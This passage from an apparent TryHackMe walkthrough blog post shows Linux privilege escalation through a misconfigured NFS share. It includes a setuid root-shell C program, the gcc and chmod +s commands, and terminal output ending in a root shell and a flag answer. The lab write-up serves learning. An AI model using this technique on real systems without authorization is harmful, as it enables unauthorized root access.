-rwsr-sr-x 1 root root 16056 May 10 22:44 exploit
-rw-r--r-- 1 root root    72 May 10 22:42 exploit.c
```

Let's check whether the files reflect in the folder that we have mounted — `/home/backup` on the target system.

```
karen@ip-10-10-70-217:/$ ls -l /home/backup/
ls: cannot access '/home/backup/exploit': Permission denied
ls: cannot access '/home/backup/exploit.c': Permission denied
total 0
-????????? ? ? ? ?            ? exploit
-????????? ? ? ? ?            ? exploit.c
```

Well, although most of the information is not provided for some reason, we have confirmed that the files exist on the target system. Let's try executing `exploit` and hopefully pop a root shell.

```
karen@ip-10-10-70-217:/$ ./home/backup/exploit
bash: ./home/backup/exploit: Permission denied
karen@ip-10-10-70-217:/$ ls -l /home/
total 12
drw-r--r-- 2 root   root   4096 May 10 17:14 backup
drwxr-xr-x 2 root   root   4096 Jun 20  2021 matt
drwxr-xr-x 5 ubuntu ubuntu 4096 Jun 20  2021 ubuntu
```

Turns out, we do not have `execute` permissions on the `/home/backup` folder. A lot of time seemingly wasted but something to learn nonetheless.

Let's try the whole thing again, but this time with the `/tmp` folder.

```
┌──(kali㉿DESKTOP-671GMJJ)-[~]
└─$ mount -o rw 10.10.70.217:/tmp /tmp/test
mount.nfs: failed to apply fstab options


┌──(kali㉿DESKTOP-671GMJJ)-[~]
└─$ sudo !!
sudo mount -o rw 10.10.70.217:/tmp /tmp/test

┌──(kali㉿DESKTOP-671GMJJ)-[~]
└─$ cd /tmp/test/

┌──(kali㉿DESKTOP-671GMJJ)-[/tmp/test]
└─$ nano exploit.c

┌──(kali㉿DESKTOP-671GMJJ)-[/tmp/test]
└─$ cat exploit.c
int main()
{
        setgid(0);
        setuid(0);
        system("/bin/bash");
        return 0;
}
```

```
┌──(kali㉿DESKTOP-671GMJJ)-[/tmp/test]
└─$ gcc exploit.c -o exploit -w

┌──(kali㉿DESKTOP-671GMJJ)-[/tmp/test]
└─$ chmod +s exploit

┌──(kali㉿DESKTOP-671GMJJ)-[/tmp/test]
└─$ ls -l
total 40
-rwsr-sr-x 1 kali kali 16056 May 10 23:09 exploit
-rw-r--r-- 1 kali kali    72 May 10 23:09 exploit.c
```

Now, let's check the situation of the target machine's mounted folder — `/tmp`.

```
karen@ip-10-10-70-217:/$ ls -l /tmp/
total 40
-rwsr-sr-x 1 ubuntu ubuntu 16056 May 10 17:39 exploit
-rw-r--r-- 1 ubuntu ubuntu    72 May 10 17:39 exploit.c
```

Perfect! We have got it working. Let's execute `exploit` to finally pop a root shell.

```
karen@ip-10-10-70-217:/$ ./tmp/exploit
./tmp/exploit: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./tmp/exploit)
```

Not so fast, I guess!

> At this point, I realised I wouldn't be able to pop a `root` shell anyway because I created the exploit on my local machine through a standard user account — kali — as can be seen in the screenshots above. Accordingly, on the target machine, the owner of the exploit is 'ubuntu', not the root user. So, even if the exploit were to be executed, I would pop a standard shell, not a root shell. So, I had to redo the entire process through the root user account. Moving on . . .

After some google-fu, I found three seemingly workable bypasses: using a helper script called `XenSpawn`, which can be found here; adding the `-static` option to the compiler command for static linking; and dependency bundling using `LD_LIBRARY_PATH`.

Let's try the easy and obvious static flag.

```
┌──(root㉿DESKTOP-671GMJJ)-[/tmp/test]
└─# gcc -static exploit.c -o exploit -w

┌──(root㉿DESKTOP-671GMJJ)-[/tmp/test]
└─# chmod +s exploit

┌──(root㉿DESKTOP-671GMJJ)-[/tmp/test]
└─# ls -l
total 748
-rwsr-sr-x 1 root root 744432 May 10 23:40 exploit
-rw-r--r-- 1 root root     72 May 10 23:39 exploit.c
```

```
karen@ip-10-10-70-217:/$ ls -l /tmp/
total 748
-rwsr-sr-x 1 root root 744432 May 10 18:10 exploit
-rw-r--r-- 1 root root     72 May 10 18:09 exploit.c
```

We can also confirm that the executable `exploit` is owned by `root` this time around. Let's run it.

And we finally have a `root` shell. This part took a lot of going back and forth and more time than expected, but it was a worthy learning experience.

Q: What is the content of the flag7.txt file?

We have a root shell on the machine, so we will simply locate the flag7.txt file and print its contents to the terminal.

```
root@ip-10-10-70-217:/# find -name flag7.txt
./home/matt/flag7.txt
root@ip-10-10-70-217:/# cat /home/matt/flag7.txt
THM-89384012
```

Finally, ending on a high.

Answer: `THM-89384012`

We are all done with the guided tasks in the Linux Privilege Escalation room. We will go through the final task — Capstone Challenge — soon Insha'Allah. Until then, take care!

Tryhackme Hacking Bug Bounty Linux Privilege Escalation

Follow

Written by Asim Anwar


6 Followers · 7 Following

No responses yet

What are your thoughts?

Respond

More from Asim Anwar



Asim Anwar

Linux Privilege Escalation | TryHackMe—Part 1

Introduction

May 9, 2024 5

main privilege escalation vectors on Linux and this challenge should be fairl

ity. Try to elevate your privileges until you are Root.

methodology for Linux privilege escalation that will be very useful in exams

vilege escalation is often more an art than a science.

Asim Anwar

Linux Privilege Escalation—Capstone Challenge | TryHackMe

Hi! We previously covered all guided tasks of the Linux Privilege Escalation room. You can find them at the following links: Part 1...

May 11, 2024 4

See all from Asim Anwar

Recommended from Medium

Jose Campo

Capture NTLM Hashes with MSSQL: An Essential OSCP Tip

In the world of penetration testing, every opportunity to gain a foothold in a target environment counts. Understanding how to leverage an...

Oct 14, 2024 3

In System Weakness by Karthikeyan Nagaraj

Advent of Cyber 2024 [Day 11] Writeup with Answers | TryHackMe Walkthrough


If you'd like to WPA, press the star key!

Dec 11, 2024 855 1

Lists

General Coding Knowledge
20 stories · 1872 saves

Medium's Huge List of Publications Accepting Submissions
414 stories · 4378 saves




Staff picks
800 stories · 1568 saves

Danny

Lets Defend Write-up: Possible SQL Injection

In this write-up, we're going to be going over SOC165—Possible SQL Injection Payload Detected from LetsDefend. I was asked to go over...

Sep 7, 2024 13



Error

PermX(Easy) Writeup User Flag—HackTheBox CTF

Lets start with NMAP scan. This showed how there is 2 ports open on both 80 and 22. From there it is simple you must ....

Jul 28, 2024

IritT

Intro to Cross-site Scripting — TryHackMe Walkthrough

Learn how to detect and exploit XSS vulnerabilities, giving you control of other visitor's browsers.

Sep 10, 2024

Anans1

HTB Netmon Write-up

This machine was in two stages for me. Finding the user.txt flag was piss-easy, however when it came to finding the root.txt flag I learnt...

Jul 19, 2024

See more recommendations